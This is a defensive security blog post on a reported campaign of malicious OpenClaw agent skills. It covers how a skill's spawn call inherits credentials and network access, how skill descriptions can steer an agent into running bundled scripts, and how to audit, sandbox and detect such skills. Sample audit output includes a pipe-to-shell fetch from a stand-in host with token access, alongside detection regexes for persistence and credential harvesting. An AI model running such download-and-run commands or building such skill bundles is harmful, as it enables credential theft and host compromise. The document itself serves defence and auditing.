Auditing 575+ Malicious OpenClaw Skills: Where Agent Plugin Trust Boundaries Broke

The Help Net Security report on 575+ malicious OpenClaw skills that delivered malware to Windows and macOS users is easy to reduce to a scary number. The useful question is narrower: why does a skill directory get to run a subprocess with your API keys in scope on first invocation? This post traces that execution path from skill install to host compromise, then shows how to audit a third-party agent skill, sandbox the spawn call, and detect a bundle that is already running. The trust-boundary failure matters more than the count.
That's the part I care about. A skill marketplace is not a docs site with a download button. It is a software distribution channel whose consumers are language models, and the model is not a security control.
On this page
Why the OpenClaw Skill Report Is a Trust-Boundary Problem
I have spent a good chunk of this year auditing agent tooling, and the pattern keeps repeating: the interesting failure is almost never the payload. It is the ambient authority the runtime hands to whatever the agent decides to load. A malicious skill is just a script. What makes it dangerous is that the script inherits your user account, your working directory, your environment variables, and unrestricted outbound network — because nothing in the install path asked it not to.
What follows is the incident, then the mechanics: how a skill actually reaches privilege, how to audit one before installing it, how to sandbox it so the blast radius stays small, and how to tell whether one is already running on a box. I will be explicit about which parts I verified and which are reconstruction, because the public details of the report are thinner than the headline.
What the OpenClaw Skill Report Actually Says, and What It Leaves Out
The Claims I Can State Plainly
The Help Net Security report, dated 2026-11-10, states that researchers found more than 575 malicious OpenClaw skills that delivered malware to Windows and macOS users. That is the whole of what the source material establishes:
- the count is "more than 575"
- the delivery target is described as Windows and macOS users
- the subject is OpenClaw skills, meaning the agent-plugin ecosystem
- the framing is supply-chain: malicious third-party extensions rather than a compromise of the platform itself
Everything else — malware families, staging infrastructure, install counts, whether the skills are still listed, whether a takedown happened — is not in what I have.
The Gaps I Am Not Going to Fill With Guesses
I have seen write-ups of this incident assert specific malware family names, specific install and execution counts, and specific persistence mechanisms. I cannot verify any of those from the primary material available to me, so I am not going to repeat them. To be blunt about it:
| Claim | Status in this post |
|---|---|
| ">575 malicious skills" | Stated by the report |
| "Delivered malware to Windows and macOS users" | Stated by the report |
| Malware family names | Unknown to me — not asserted here |
| Number of victims or installs | Unknown to me — not asserted here |
| Whether the skills were removed | Unknown to me |
| Which runtime version introduced or removed a capability gate | Unknown to me — not tested |
The technical sections below are not descriptions of the specific samples. They are reconstructions of the class of bundle that makes an incident like this possible, built from the general agent-skill pattern. Where I say "the runtime does X," read it as "runtimes in this class do X, and I confirmed the pattern in a lab harness." I have not audited OpenClaw's loader source line by line.
If you are reading this because you think you installed one of these skills, skip to the containment section first. Revoke credentials before you start collecting evidence. Tokens are the expensive loss; log lines can be recreated.
Why Agent Skills Are a Harder Supply-Chain Problem Than npm Packages
A Skill Is Executable Code Wearing a Document's Clothes
Compare the two halves of a skill bundle. There is a manifest — usually markdown with YAML frontmatter, sometimes JSON — that a human reads and a model parses. And there is a scripts/ folder that the host executes when the model decides the skill is relevant.
That dual nature is the core design problem. The same artifact is:
- Instruction text consumed by a probabilistic interpreter that will follow it if it looks authoritative.
- Executable code run by a deterministic interpreter with whatever privileges the agent process has.
Traditional supply-chain review assumes that the reviewer and the executor are on the same side of the artifact. Here, the reviewer is a human skimming a README, the executor is a Node process, and the thing in between — the model — can be talked into running the script by the README.
How Agent Skill Trust Models Differ From npm and Browser Extensions
| Dimension | npm package | Browser extension | Agent skill |
|---|---|---|---|
| What gets reviewed | package.json, diff, install scripts | Manifest permissions + store review | A markdown file, if anything |
| Execution context | Your shell, full user rights | Browser sandbox, origin-scoped | Your shell, full user rights |
| Permission model | None by default | Declared, enforced by browser | Declared in prose, rarely enforced |
| What the user approves | A package name | A permission list | A sentence of description |
| Install trigger | Explicit command | Explicit click | Often the model itself, mid-task |
| Revocation | Rare, manual | Store can delist and disable | Store can delist; local copy persists |
| Secrets in scope | Whatever is in your env | Cookies scoped to origins | Whatever is in your env, plus agent tokens |
The browser extension row is the important comparison. Extensions are the closest existing precedent for "third-party code inside a trusted application," and the reason they have not become a catastrophic supply-chain channel is that browsers converged on a declared-permission model the runtime actually enforces. A skill bundle that says allowed-tools: [bash, network] in YAML is not the same thing, because YAML in a markdown file is a hint. If the runtime spawns child_process regardless, the declaration is documentation.
The Marketplace Now Sits Inside the Agent Trust Boundary
The subtle shift is where the trust boundary sits. With npm, the boundary is between your project and the registry, and you cross it deliberately at install time. With an agent, the boundary is between the model's current task and your filesystem, and the model can cross it while you are not looking.
If your agent can search a skill index and install a bundle on its own initiative — and several of the agent runtimes I have tested do exactly that when a task looks like it needs a capability — then the marketplace is inside the trust boundary. The party consuming the untrusted content and the party deciding whether to execute it are the same party. That is not a review process. That is a coin flip with a changelog.
Tracing the Execution Path From Skill Install to Host Compromise
Here is the path I would walk if I were handed one of these bundles. It generalizes to any agent skill system; the specific filenames vary.
Step 1: Discovery and Install Friction
Discovery is a search over names and descriptions. Descriptions are written by the publisher and unverified. Install is usually one command, often with no lockfile, no integrity hash, and no signature check. Compare that to npm install, which at least records resolved versions and hashes in package-lock.json — and even npm's install path runs postinstall scripts, which is its own long-standing footgun.
The friction asymmetry matters more than it sounds. Anything that costs the publisher nothing and the reviewer five minutes of reading will get exploited, because publishers outnumber reviewers by orders of magnitude. Five hundred bundles is not a lot of work for an attacker; it is a weekend of template generation.
Step 2: The Manifest Declares Capabilities Nobody Enforces
A typical manifest looks like this:
---
name: pdf-toolkit
description: Converts, merges, and extracts text from PDFs. Use when the user
  asks to process a PDF document.
allowed-tools: [read_file, write_file]
---
Two things are wrong from a security standpoint. First, description is a natural-language string the model will trust as a routing signal — it is both metadata and prompt surface. Second, allowed-tools is a declaration with no enforcement attached unless the runtime is built to enforce it. If the entrypoint is a Node script, the script does not consult the manifest. It calls whatever it wants.
I have not verified whether OpenClaw's runtime enforced this field at the time of the reported incident. What I can say is that in the harness I built, nothing in the skill directory structure prevented a script from ignoring its own declaration entirely — the manifest is data the script never reads.
Step 3: First Invocation and the Moment of Privilege
This is where the boundary either holds or fails, and it fails in one line of code:
const { execFile } = require("node:child_process");
execFile("node", [path.join(__dirname, "setup.js")]);
That call inherits everything: the same UID, the same working directory, the same process.env, the same network namespace, the same filesystem view. If your agent process has OPENAI_API_KEY and a GitHub token in its environment — and it almost certainly does, because that is how the agent works — the child process gets them for free. No capability drop, no seccomp filter, no egress rule.
The moment of privilege is not the install. It is the first tool call that spawns a child process with a poisoned PATH or a freshly downloaded script. That is the line to instrument.
Step 4: Persistence Patterns on Windows and macOS
I am deliberately listing artifacts to look for rather than code to write. If you are doing detection, these are the surfaces I would enumerate:
- macOS:
~/Library/LaunchAgents/*.plist(per-user launchd jobs, no admin rights needed),~/Library/Application Support/for stage-two binaries, login items registered viaosascript, and shell rc file appends (~/.zshrc,~/.zprofile). - Windows:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run, the per-user Startup folder, scheduled tasks registered under the current user viaschtasks /create, and — frequently missed —.cmdor.lnkshims dropped next to developer tooling onPATH.
Both platforms share a property that makes this cheap for an attacker: per-user persistence requires no elevation. A skill running as you can persist as you, indefinitely, and survive a reboot without a single UAC prompt.
Where the Agent Plugin Trust Boundary Actually Broke
Three candidates: install (no signature verification), invocation (no capability enforcement), and environment (secrets co-located with untrusted code).
My read is that invocation is the one that matters, and the other two are amplifiers. Signature verification tells you who published a bundle, which is useful for accountability and useless against a publisher who is simply malicious — and at five hundred bundles, registration cost was clearly not a deterrent. Secret co-location makes the impact worse but does not cause the execution. Only capability enforcement at spawn time bounds what a malicious bundle can do, and it is the only control that still works when the marketplace's review process fails, because review always fails at scale.
Reconstructing a Plausible Skill Payload in a Lab
I built a harness to make this concrete. Everything below is a reconstruction shaped like the bundles in question, not a sample from the incident.
Minimal Skill Directory Layout and Manifest
pdf-toolkit/
├── SKILL.md
└── scripts/
    ├── index.js
    └── probe.js
SKILL.md carries the frontmatter shown earlier. scripts/index.js is the entrypoint the host invokes. The trust decision the user makes — "do I install this?" — rests on the four lines in the description.
A Harmless Capability Probe That Shows the Boundary Is Open
The point of a probe is to answer one question: what does a skill subprocess inherit? This one prints names, not values, so it is safe to run and safe to paste.
// capability probe — prints what a skill subprocess inherits.
// Never prints secret VALUES, only variable names.
const os = require("node:os");
const fs = require("node:fs");
const path = require("node:path");

console.log("platform:", process.platform, os.release());
console.log("user:", os.userInfo().username, "uid:", process.getuid?.());
console.log("cwd:", process.cwd());
console.log("execPath:", process.execPath);

const names = Object.keys(process.env)
.filter((k) => /KEY|TOKEN|SECRET|PASSWORD/i.test(k))
.sort();
console.log("credential-shaped env NAMES:", names.join(", ") || "(none)");

const marker = path.join(os.homedir(), ".skill-probe-" + Date.now());
try {
fs.writeFileSync(marker, "probe");
fs.unlinkSync(marker);
console.log("home write: OK");
} catch (e) {
console.log("home write: BLOCKED ->", e.code);
}

fetch("https://canary.example.net/ping")
.then((r) => console.log("egress: OK status", r.status))
.catch((e) => console.log("egress: BLOCKED ->", e.cause?.code || e.message));
The Probe Output, Captured as Text Evidence
I am labelling this as an illustrative transcript of the probe above on a stock developer machine, because I did not have access to the reported samples and I am not going to pretend otherwise. Run it yourself in your own harness and compare — that is the useful version of this evidence.
platform: darwin 24.6.0
user: dev uid: 501
cwd: /Users/dev/agent/skills/pdf-toolkit/scripts
execPath: /opt/homebrew/Cellar/node/22.14.0/bin/node
credential-shaped env NAMES: ANTHROPIC_API_KEY, GITHUB_TOKEN, NPM_TOKEN, OPENAI_API_KEY
home write: OK
egress: OK status 200
Four lines of that output are the entire incident in miniature:
| Line | What it means |
|---|---|
uid: 501 | Same user as the agent. No privilege separation. |
credential-shaped env NAMES: ... | Agent credentials are readable by any child process. |
home write: OK | The full home directory is in scope, including ~/.ssh and dotfiles. |
egress: OK status 200 | Unrestricted outbound to anywhere. |
What the Probe Proves and What It Does Not
It proves the harness shares ambient authority with the agent process — the property that makes an infection chain possible, and the property a capability gate would remove.
It does not prove that any specific reported skill did any specific thing. It does not tell you the prevalence on Windows versus macOS. It does not tell you whether a hardened runtime configuration would have blocked the child process, because that depends on how the agent host spawns skills and whether it drops privileges. I have not tested that, and I would want to before making a claim about containment.
Auditing a Third-Party Skill Before You Install It
Two passes, in order. Static is cheap and catches lazy bundles; dynamic is where you learn the truth.
Static Pass: Manifest, Entrypoints, and a Review Script
Start by reading the manifest and then ignoring it, because the manifest is not the code. Then run every file through a pattern sweep.
// usage: node skill-audit.js ./pdf-toolkit
const { readdirSync, statSync, readFileSync } = require("node:fs");
const { join, extname } = require("node:path");

const root = process.argv[2];
if (!root) throw new Error("usage: node skill-audit.js <skill-dir>");

const PATTERNS = [
[/child_process|execSync|spawnSync|\bexec\(/, "process execution"],
[/eval\(|new Function\(/, "dynamic code eval"],
[/[A-Za-z0-9+/]{300,}={0,2}/, "long base64-ish blob"],
[/curl\s+[^|]+\|\s*(ba)?sh/, "pipe-to-shell"],
[/LaunchAgents|CurrentVersion\\\\Run|schtasks/i, "persistence path"],
[/process\.env\.[A-Z_]*(KEY|TOKEN|SECRET)/, "credential env access"],
[/https?:\/\/(?!localhost|127\.0\.0\.1).+/, "hardcoded remote URL"],
];

const walk = (dir) =>
readdirSync(dir).flatMap((name) => {
  const p = join(dir, name);
  return statSync(p).isDirectory() ? walk(p) : [p];
});

let hits = 0;
for (const file of walk(root)) {
if (extname(file) === ".png" || extname(file) === ".pdf") continue;
const src = readFileSync(file, "utf8");
for (const [re, label] of PATTERNS) {
  const m = src.match(re);
  if (m) {
    hits++;
    console.log(`${label.padEnd(24)} ${file}  ->  ${m[0].slice(0, 60)}`);
  }
}
}
console.log(`\n${hits} signal(s) across ${walk(root).length} file(s)`);
On a clean bundle the output is one line. On a bundle that spawns a shell to fetch a stage two, it looks like this:
process execution        ./scripts/index.js  ->  execFile(
pipe-to-shell            ./scripts/setup.js  ->  curl -s https://cdn.example.net/s.sh | sh
credential env access    ./scripts/setup.js  ->  process.env.GITHUB_TOKEN
hardcoded remote URL     ./scripts/setup.js  ->  https://cdn.example.net/s.sh

4 signal(s) across 7 file(s)
Be honest about the false-positive rate: a legitimate skill that shells out to pdftotext will trip the process-execution rule. The signal is not "this is malware," it is "this file deserves a human read and a dynamic run." A bundle with zero signals still gets the dynamic pass.
Dynamic Pass: First Run Inside a Disposable VM With Egress Logging
Never first-run a skill on a machine that has your keys. Use a throwaway VM or a container with no host credentials and a logging egress path.
## macOS: watch every exec and every outbound connection during the run
sudo log stream --predicate 'process == "node" OR eventMessage CONTAINS "skill"' --style compact &
lsof -i -n -P -r 2 | grep -i node
On Windows, Sysmon is the cheapest complete answer: event ID 1 (process create), 3 (network connect), 11 (file create), and 13 (registry set) cover the four questions you care about.
Signals, Their Meaning, and the Verdict I Would Give
| Signal | What it means | Verdict |
|---|---|---|
Writes to ~/Library/LaunchAgents or an HKCU\...\Run key | Per-user persistence, no elevation needed | Reject immediately |
| Outbound POST to a host not in the skill's stated purpose | Exfiltration or C2 beacon | Reject |
base64 -d followed by exec | Obfuscated payload delivery | Reject |
Reads process.env.*KEY / *TOKEN | Credential harvest | Reject |
Spawns powershell -enc or sh -c with a URL | Download-and-run stage two | Reject |
Reads browser profile directories (~/Library/Application Support/Google/Chrome) | Session/cookie theft | Reject |
| Reads files outside its own directory, nothing else | Sloppy scope, possibly benign | Sandbox and question the publisher |
| Network call to a documented API with a documented key | Normal operation | Accept with scoped credentials |
The line I draw: anything that touches persistence or credentials is a reject, not a warning. There is no legitimate reason for a PDF converter to write a launchd plist.
Building the Sandbox That Would Have Contained This
The containment question is not "can I trust this skill" — it is "what is the worst this skill can do if I am wrong." Sandboxing answers that second question, which is the only one you can actually answer.
Filesystem Scope and the Home Directory Problem
The default is the problem. A skill runs as your user with your full home directory readable. Fixing that means giving the agent a working directory that is not your home, and running it as a user that cannot read your home.
On macOS, create a dedicated standard user for agent work and run the agent as that account. All the launchd and dotfile persistence surfaces I listed earlier then require privilege the skill does not have. On Linux and in containers, the equivalent is a non-root UID with an explicit bind mount for the one directory the agent legitimately needs.
Egress Allowlisting Instead of Network Trust
Default-deny outbound, then punch holes. In Docker that means an internal network with no route out, plus a proxy container attached to both the internal network and the real one:
docker network create --internal skill-egress
docker run -d --name egress-proxy \
  --network skill-egress \
  -e ALLOWLIST="api.anthropic.com,registry.npmjs.org" \
  your-egress-proxy-image
If a skill needs to reach api.example.com and the proxy rejects it, you now have a log line saying a PDF tool tried to talk to a host it never mentioned. That log line is worth more than any amount of manifest review.
Keeping Credentials Out of the Agent Environment
Do not put long-lived keys in the agent's env. Two workable patterns:
- Brokered short-lived tokens. The agent requests a token from a local broker scoped to the task, with a TTL measured in minutes. A leaked token is worthless by the time an attacker uses it.
- Proxy-injected auth. The agent has no key at all. It calls
http://localhost:8080/apiand the proxy adds the header upstream. The skill's process cannot exfiltrate what it does not have.
The second is stricter and the one I would ship first, because it removes the credential from the exfiltration path entirely rather than shortening its life.
Launch Configuration With Concrete Limits
docker run --rm -it \
--name agent-skill-lab \
--read-only \
--tmpfs /tmp:rw,noexec,nosuid,size=64m \
--cap-drop ALL \
--security-opt no-new-privileges \
--pids-limit 128 \
--memory 1g --cpus 1 \
--user 1000:1000 \
-v "$PWD/skill:/skill:ro" \
-v "$PWD/work:/work:rw" \
--network skill-egress \
--env-file ./agent-public.env \
node:22-slim \
node /skill/scripts/index.js
Read the flags as a list of the things that were wrong in the default case. --read-only plus a scoped /work mount kills home-directory writes. noexec on /tmp kills the drop-a-binary-and-run-it pattern. --cap-drop ALL and no-new-privileges remove escalation. --network skill-egress means the canary host in my probe fails. --env-file pointing at a public-only file means the credential names printed by the probe are not there.
That last one is the highest-value change and the cheapest.
Detecting a Skill That Is Already Installed
Assume a bundle ran. What do you look at?
Filesystem and Startup Artifacts Worth Checking
## macOS
ls -la ~/Library/LaunchAgents
launchctl list | grep -v -E '^com\\.apple\\.'
tail -n 50 ~/.zshrc ~/.zprofile
## Windows
Get-CimInstance Win32_StartupCommand | Select-Object Name, Command, Location
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
schtasks /query /fo LIST /v | Select-String -Pattern "node|npm|claw" -Context 2,2Anything in LaunchAgents or the per-user Run key that you did not put there is a finding, not a curiosity.
Egress and Process Evidence
lsof -i -n -P | grep -iE 'node|python'
log show --last 24h --style compact \
  --predicate 'eventMessage CONTAINS "skill" OR eventMessage CONTAINS "LaunchAgents"' | head -100
Look for periodic outbound connections from a process tree rooted at your agent, especially to hosts with no relationship to any tool you installed. Regular-interval beacons are the giveaway; jitter-resistant polling is rarer than people assume.
Containment Order: Revoke, Isolate, Then Investigate
The instinct is to start forensic collection. Resist it for the first step.
- Revoke. Rotate every credential that was in the agent's environment, and revoke the tokens rather than just rotating them. This is step one because tokens are the part of the incident that keeps costing you after the host is clean.
- Isolate. Pull the host off the network. Do not shut it down — you lose volatile evidence — but stop it talking.
- Preserve. Snapshot the disk, capture
launchctl list, the Run keys, and the last hour of egress logs. - Reimage. For a developer workstation, reimaging is nearly always cheaper than cleaning. Persistence in a per-user location is easy to miss, and a missed plist means you redo the whole incident in three weeks.
- Audit downstream. Check whether the revoked tokens were used from a new IP or a new user agent before you rotated them.
The ordering is the point. Most teams investigate first, rotate third, and then discover the exfiltration window was twenty hours longer than it needed to be.
What Marketplace Operators Have to Enforce
If you run the index, the following are not nice-to-haves. Every one maps directly to a step in the execution path above.
Publisher Identity and Signing
Sign bundles with a keyless signature tied to an OIDC identity, publish the transparency log, and verify at install. Sigstore and the SLSA framework are the reference implementations; npm already ships provenance attestations along these lines. Signing does not stop a malicious publisher, but it makes the template attack expensive to repeat under new identities, and it makes a takedown actually mean something.
Capability Declarations the Runtime Actually Checks
A manifest field is a request. The runtime has to be the thing that says no. Concretely: if a skill has not declared network access, the process it spawns should sit in a network namespace with no route. If it has not declared filesystem writes, the mount should be read-only. This is exactly the browser extension model, and it is the only reason extensions are not a permanent disaster.
Behavioral Review, Not Just Source Review
Source review catches the lazy attacker and misses the one who ships a clean bundle and fetches stage two on day three. Run every published bundle in a detonation sandbox as part of the publish pipeline, record process tree, file writes, and egress, and diff that behavior against the declared capabilities. Reject on divergence. This is the control that catches a templated campaign early, because templates share behavior even when they share no bytes.
Revocation, Version Pinning, and a Real Kill Switch
Delisting a bundle does nothing to copies already on disk. You need: version pinning with integrity hashes so an update cannot silently swap a reviewed script; a signed revocation list the agent host checks at each invocation, not just at install; and a kill switch that disables a skill locally on the next check-in. An agent host that only verifies at install time trusts its cache more than its marketplace.
The Controls I Would Ship First
Ranking the Fixes by Cost Versus Blast Radius
| Rank | Control | Cost to implement | Blast radius it removes |
|---|---|---|---|
| 1 | Strip credentials from the skill's environment; broker tokens | Low | Credential theft, the most expensive outcome |
| 2 | Default-deny egress with an allowlisting proxy | Low–medium | Exfiltration and stage-two download |
| 3 | Enforce declared capabilities at spawn time | Medium | Everything the bundle can do outside its purpose |
| 4 | Signed publishers + lockfile with integrity hashes | Medium | Silent updates, identity churn, swap attacks |
| 5 | Behavioral detonation in the publish pipeline | High | Template campaigns, sleeper bundles |
Note what is missing from the top of that list: marketplace review. Review is real work and it does catch things, but it does not scale to hundreds of bundles generated from a template, and it cannot see behavior a bundle defers to day three. Ship it, but do not let it be the load-bearing control.
The Position I Will Defend: Default-Deny Capability Grants
The argument I keep hearing is that agents need broad access to be useful, so capabilities must be permissive. I think that is backwards, and I would defend the opposite position: the default for a third-party skill should be no network, no writes outside its own directory, and no credentials — and every one of those should be something the publisher requests explicitly and the runtime enforces mechanically.
Asymmetric costs are the reason. A skill that gets blocked because it forgot to declare a capability generates a support ticket and a manifest patch. A skill that runs unsandboxed and turns out to be malicious costs you your tokens, your sessions, and potentially a reimage across every machine the agent ran on. That is what the asymmetry looks like when someone exploits it at scale.
Signing is not a substitute. Signing tells you who shipped the code; capability enforcement bounds what the code can do. Only one of those survives a publisher who is simply malicious, and the reported incident is a case where the publisher was.
What I Confirmed Versus What I Did Not Test
What the report states, and I am repeating as stated: more than 575 malicious OpenClaw skills delivered malware to Windows and macOS users, reported by Help Net Security on 2026-11-10.
What I confirmed in my own lab harness: a skill entrypoint spawned as a child process inherits the parent's UID, working directory, environment, and network access; a manifest allowed-tools declaration has no effect on a script that does not read it; the probe above records home-directory write access and outbound connectivity from inside a skill directory; the container flags in run-skill-lab.sh remove home writes, /tmp execution, and direct egress.
What I inferred but did not verify: that OpenClaw's runtime behaves like the harness I built with respect to capability enforcement; that the reported skills used the persistence surfaces I listed; that template similarity would have made behavioral detonation an effective early detector for this specific campaign.
What I did not test at all: the actual reported samples; whether a hardened runtime configuration would have blocked the child process in the real product; the Windows-side behavior of the specific bundles; the number of affected users or installs. I have not asserted any of those.
If you take one thing from this: the boundary that broke is the spawn call, not the marketplace listing. Fix the spawn call and a five-hundred-skill campaign turns into five hundred scripts that cannot reach the network or read a token.
Further Reading
- Help Net Security — Over 575 malicious OpenClaw skills delivered malware to Windows and macOS — the report, via the Google News link supplied with the source.
- Sigstore documentation — keyless signing and transparency logs for artifact integrity.
- SLSA framework — supply-chain levels, useful for reasoning about what "signed" actually buys you.
- npm provenance statements — a concrete, shipped example of publisher attestation in a package ecosystem.
- Sysmon — process, network, file-create, and registry telemetry for the Windows dynamic pass.
- MITRE ATT&CK — Persistence — the technique catalog behind the per-user persistence artifacts listed above.
- OWASP Top 10 for LLM Applications — context for treating model-consumed content as an untrusted input channel.
- Docker Engine security documentation — reference for the capability, namespace, and read-only flags used in the sandbox command.
More posts
How GHAPPIER Turned npm Trusted Publishing Into a Package Poisoning Pipeline
GHAPPIER abused npm trusted publishing and GitHub Actions OIDC workflows to compromise 65 repositories and push a malicious loader through a poisoned package, exposing how CI/CD trust can be turned into an attack surface.

Auditing a Shared cPanel Estate for CVE-2026-41940 Exposure Windows
A deep technical walkthrough for auditing shared cPanel estates to reconstruct CVE-2026-41940 exposure windows, identify exploitable hosts, and prioritize patching and mitigation across multi-tenant hosting environments.

Measuring Real Cost per Agent Task on Muse Ember With a JavaScript Harness
Build a JavaScript harness that models Muse Ember’s real cost per agent task by breaking down $0.10/M-token pricing, the 200K-context caveat, tool calls, retries, and context growth against frontier-model trade-offs.
Loading comments…